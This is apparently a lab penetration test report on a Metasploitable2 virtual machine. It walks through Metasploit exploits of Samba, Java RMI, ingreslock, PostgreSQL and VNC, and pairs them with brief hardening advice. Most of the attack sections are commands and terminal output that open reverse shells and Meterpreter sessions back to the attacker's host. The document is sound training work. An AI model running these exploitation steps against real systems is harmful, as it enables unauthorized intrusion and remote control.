9/25/24

Metasploitable2 Penetration Test Report

Introduction


The penetration test targeted a Metasploitable2 server to identify vulnerabilities in exposed services. The services included NetBIOS-SSN, rmiregistry, ingreslock, PostgreSQL, VNC, and an unknown service on port 8180. Each of these services was probed for vulnerabilities, and successful exploits were performed, gaining access to the system. This report documents the steps taken, vulnerabilities found, and recommendations for securing these services.

Service: NetBIOS-SSN (Port 139)

NetBIOS over TCP/IP is primarily used for file sharing on Windows networks. Unauthorized access to shared files is possible due to weak SMB configuration.


Exploit Steps:

- 1. Scan the target:
  # nmap -sV -p 139 <target-ip>



```
┌──(root㉿ kali)-[~]
└─# nmap -sV -p 139 192.168.29.153
Starting Nmap 7.94SVN ( https://nmap.org              09-23 11:37 EDT
Nmap scan report for 192.168.29.153
Host is up (0.0039s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:23:D3:1E (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds
```

2. Use Metasploit to exploit:
# msfconsole
> use exploit/multi/samba/usermap_script
> show options
> set RHOSTS <target-ip>
> run




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.29.153
rhosts => 192.168.29.153
msf6 exploit(multi/samba/usermap_script) > run
```

Protection Recommendations:

- - Disable SMBv1 and enforce SMBv2 or later.
  - Use strong authentication mechanisms.
  - Ensure NetBIOS services are disabled if not needed.

Results:




```
[*] Started reverse TCP handler on 192.168.29.97:4444
[*] Command shell session 1 opened (192.168.29.97:4444 -> 192.168.29.153:48047) at 2024-09-23 11:44:29 -0400

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
```

Service: rmiregistry (Port 1099)

Java RMI Registry is used to look up remote Java objects. The service is susceptible to remote code execution.


Exploit Steps:

- 1. Scan the target:
  # nmap -sV -p 1099 <target-ip>



```
┌──(root㉿ kali)-[~]
└─# nmap -sV -p 1099 192.168.29.153
Starting Nmap 7.94SVN ( https://nmap.org          -09-23 11:54 EDT
Nmap scan report for 192.168.29.153
Host is up (0.00099s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:23:D3:1E (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```

2. Use Metasploit to exploit:
# msfconsole
> use exploit/multi/misc/java_rmi_server
> set RHOSTS <target-ip>
> run




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.29.153
rhosts => 192.168.29.153
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.29.97:4444
[*] 192.168.29.153:1099 - Using URL: http://192.168.29.97:8080/zq2h3TH
[*] 192.168.29.153:1099 - Server started.
[*] 192.168.29.153:1099 - Sending RMI Header...
[*] 192.168.29.153:1099 - Sending RMI Call...
[*] 192.168.29.153:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.29.153
[*] Meterpreter session 1 opened (192.168.29.97:4444 -> 192.168.29.153:36961) at 2024-09-23 11:56:11 -0400

meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-09-23 11:30:16 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-09-23 11:30:27 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw   4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
```

Protection Recommendations:

- - Secure RMI services with authentication.
  - Restrict RMI access to trusted IP addresses.
  - Apply security patches regularly.

Results:



```
[*] Started reverse TCP handler on 192.168.29.97:4444
[*] 192.168.29.153:1099 - Using URL: http://192.168.29.97:8080/zq2h3TH
[*] 192.168.29.153:1099 - Server started.
[*] 192.168.29.153:1099 - Sending RMI Header...
[*] 192.168.29.153:1099 - Sending RMI Call...
[*] 192.168.29.153:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.29.153
[*] Meterpreter session 1 opened (192.168.29.97:4444 -> 192.168.29.153:36961) at 2024-09-23 11:56:11 -0400

meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-09-23 11:30:16 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-09-23 11:30:27 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw   4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
```

Service: Ingreslock (Port 1524)


Ingreslock is a known backdoor service left open on Metasploitable2 systems. It provides root shell access.

Exploit Steps:

1.Use Metasploit to exploit:

#msfconsole

>nc <target_ip> 1524



```
┌──(root㉿kali)-[~]
└─# nc 192.168.29.153 1524
root@metasploitable:/# pwd
/
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```

Protection Measures:


- Regularly scan for open ports and close any that are unnecessary.
- Use firewalls to restrict access to services and apply least-privilege principles.
- Monitor server logs and network traffic for unusual activity.
- Apply security patches and keep services up to date.

Service: PostgreSQL (Port 5432)

PostgreSQL is a widely used database system. Default or weak credentials are often exploited to gain access.

Exploit Steps:

- 1. Use Metasploit to exploit: #msfconsole
  > use exploit/linux/postgres/postgres_payload
  > run




```
     =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion                                    ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reve
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.29.153
RHOSTS => 192.168.29.153
msf6 exploit(linux/postgres/postgres_payload) > setLHOST eth0
[-] Unknown command: setLHOST. Run the help command for more details.
msf6 exploit(linux/postgres/postgres_payload) > run

[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > set session
session =>
msf6 exploit(linux/postgres/postgres_payload) > run

[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > option
[-] Unknown command: option. Did you mean options? Run the help command for more details.
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name    Current Setting  Required  Description
```

Protection Recommendations:

- - Enforce strong authentication and avoid default credentials.
  - Disable remote access unless necessary.
  - Regularly update PostgreSQL to fix known vulnerabilities.

Results:




```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.29.97:4444
[*] 192.168.29.153:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/AUdcGpEx.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.29.153
[*] Meterpreter session 1 opened (192.168.29.97:4444 -> 192.168.29.153:50318) at 2024-09-24 03:14:09 -0400

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-09-24 03:14:13 -0400  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-09-24 02:53:55 -0400  postmaster.opts
100600/rw-------  54    fil   2024-09-24 02:53:55 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter >
```

Service: VNC (Port 5900)

Virtual Network Computing (VNC) is used for remote desktop access. Weak or no password configurations allow attackers to gain unauthorized access.

Exploit Steps:

- 1. Use Metasploit to bruteforce VNC login:
  > search vnc_login
  > use 0
  > set RHOSTS <target-ip>
  > set USERNAME root
  > run
- 2. Use VNC viewer to access the target:
  # vncviewer <target-ip>




```
  DB_ALL_PASS     false                  no      Add all passwords in the current database to the list
  DB_ALL_USERS    false                  no      Add all users in the current database to the list
  DB_SKIP_EXISTING  none                 no      Skip existing credentials stored in the current database (Accepted: none, user,
                                         user&realm)
  PASSWORD                               no      The password to test
  PASS_FILE       /usr/share/metasploit-framework/data/wordli  no      File containing passwords, one per line
                  sts/vnc_passwords.txt
  Proxies                                no      A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                                 yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                         s/using-metasploit.html
  RPORT           5900                   yes     The target port (TCP)
  STOP_ON_SUCCESS  false                 yes     Stop guessing when a credential works for a host
  THREADS         1                      yes     The number of concurrent threads (max one per host)
  USERNAME        <BLANK>                no      A specific username to authenticate as
  USERPASS_FILE                          no      File containing users and passwords separated by space, one pair per line
  USER_AS_PASS    false                  no      Try the username as the password for all users
  USER_FILE                              no      File containing usernames, one per line
  VERBOSE         true                   yes     Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.29.153
RHOSTS => 192.168.29.153
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.29.153:5900   - 192.168.29.153:5900 - Starting VNC login sweep
[!] 192.168.29.153:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.29.153:5900   - 192.168.29.153:5900 - Login Successful: :password
[*] 192.168.29.153:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Protection Recommendations:

- - Use strong authentication for VNC.
  - Disable VNC access unless required.
  - Tunnel VNC traffic through encrypted protocols like SSH.

Results:



```
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure

┌──(root㉿kali)-[~]
└─# vncviewer 192.168.29.153
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure

┌──(root㉿kali)-[~]
└─# vncviewer 192.168.29.153
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication failure

┌──(root㉿kali)-[~]
└─# vncviewer 192.168.29.153
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift r
Using default colormap which is TrueColor.  Pixel fo
  32 bits per pixel.
  Least significant byte first in each pixel.
